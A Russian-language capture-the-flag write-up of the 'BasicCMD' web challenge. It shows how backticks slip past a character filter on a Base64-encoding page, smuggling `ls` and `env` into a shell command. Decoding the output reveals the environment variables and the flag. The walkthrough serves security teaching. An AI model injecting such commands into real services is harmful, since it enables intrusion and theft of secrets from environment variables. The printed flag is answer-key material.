
BasicCMD


перед нами страница которая кодирует текст в Base64. пробуем разные инъекции, но она не позволяет спецсимволы и удаляет их:
например ввод сразу нескольких ./<>|!@#$%^&*(дал нам только:



(/ если декодировать)

давайте пробовать АБСОЛЮТНО все спецсимволы, потому что никакой другой рабочей страницы у нас нет:

~!@#$%^&*()_+-=[]{}|;:'",.<>/?№§`



интересная ошибка, да?

ошибка в знаке `, потому что оказывается он разрешен

в консоли он используется для исполнения команд внутри другой. например cat `ls /` сначала получит все файлы в директории / а потом прочитает их через cat (если же вы в /). и напрмиер если на сервере происходит что то типо:

echo input | base64


то мы можем попробовать исполнить что то внутри `` через наш ввод и получить результат исполнения в base64.

если подробнее то при попытке ввода `ls`:

- сервер согласно моим догадкам по структуре получает на исполнение: echo `ls` | base64

- сначала он получает все файлы директории через `ls`
- печатает вывод ls кодируя в base64


давайте попробуем



действительно, мы получили результат ls

```
nikmin@host01 ~$ echo 'aW5kZXgucGhwIHN0eWxlLmNzcwo=' | base64 -d
index.php style.css
```

так как в поле фильруются почти все спецсимолы работать с директориями не получится, то есть особо ничего не сервере не сделаешь, давайте попробуем получить информацию о его окружении через `env':



получаем гигантский ответ и при декодировании получем флаг в одной из переменной окружения (как ни странно - FLAG):

```
2PTQwOWUxMWJjNmEyYzE4NzA3ZGZjNDRiYzYxYzgyMGRkZmQ4MWUxNzQ4MTQ3MGYzNDA1ZWU3ODIyZDgzNzk5MDMgQVBBQ0hFX0V0V
lZBUlM9L2V0Yy9hcGFjaGUyL2VudnZhcnMgRkxBRz1udG97YjQ1M182NF9jbWRfMW5qM2N0MTBuX200NXQzcn0gV0VCX1NFUlZJQ0V
fSE9TVD0xMC40MC4xNjUuODEK' | base64 -d
KUBERNETES_SERVICE_PORT=443 PHP_EXTRA_CONFIGURE_ARGS=--with-apxs2 --disable-cgi KUBERNETES_PORT=tcp://
10.40.128.1:443 APACHE_CONFDIR=/etc/apache2 HOSTNAME=web-6874ffb8b7-nwwtr PHP_INI_DIR=/usr/local/etc/p
hp SHLVL=0 WEB_PORT=tcp://10.40.165.81:80 PHP_EXTRA_BUILD_DEPS=apache2-dev WEB_SERVICE_PORT=80 PHP_LDF
LAGS=-Wl,-O1 -pie WEB_SERVICE_PORT_80=80 APACHE_RUN_DIR=/var/run/apache2 PHP_CFLAGS=-fstack-protector-
strong -fpic -fpie -O2 -D_LARGEFILE_SOURCE -D_FILE_OFFSET_BITS=64 PHP_VERSION=7.2.34 WEB_PORT_80_TCP_A
DDR=10.40.165.81 APACHE_PID_FILE=/var/run/apache2/apache2.pid GPG_KEYS=1729F83938DA44E27BA0F4D3DBDB397
470D12172 B1B44D8F021E4E2D6021E995DC9FF8D3EE5AF27F WEB_PORT_80_TCP_PORT=80 PHP_ASC_URL=https://www.php
.net/distributions/php-7.2.34.tar.xz.asc PHP_CPPFLAGS=-fstack-protector-strong -fpic -fpie -O2 -D_LARG
EFILE_SOURCE -D_FILE_OFFSET_BITS=64 WEB_PORT_80_TCP_PROTO=tcp PHP_URL=https://www.php.net/distribution
s/php-7.2.34.tar.xz KUBERNETES_PORT_443_TCP_ADDR=10.40.128.1 PATH=/usr/local/sbin:/usr/local/bin:/usr/
sbin:/usr/bin:/sbin:/bin KUBERNETES_PORT_443_TCP_PORT=443 APACHE_LOCK_DIR=/var/lock/apache2 KUBERNETES
_PORT_443_TCP_PROTO=tcp LANG=C WEB_PORT_80_TCP=tcp://10.40.165.81:80 APACHE_RUN_GROUP=www-data APACHE_
RUN_USER=www-data APACHE_LOG_DIR=/var/log/apache2 KUBERNETES_SERVICE_PORT_HTTPS=443 KUBERNETES_PORT_44
3_TCP=tcp://10.40.128.1:443 PWD=/var/www/html PHPIZE_DEPS=autoconf dpkg-dev file g++ gcc libc-dev make
 pkg-config re2c KUBERNETES_SERVICE_HOST=10.40.128.1 PHP_SHA256=409e11bc6a2c18707dfc44bc61c820ddfd81e1
7481470f3405ee7822d8379903 APACHE_ENVVARS=/etc/apache2/envvars FLAG=nto{b453_64_cmd_1nj3ct10n_m45t3r}
WEB_SERVICE_HOST=10.40.165.81
```

задача решена)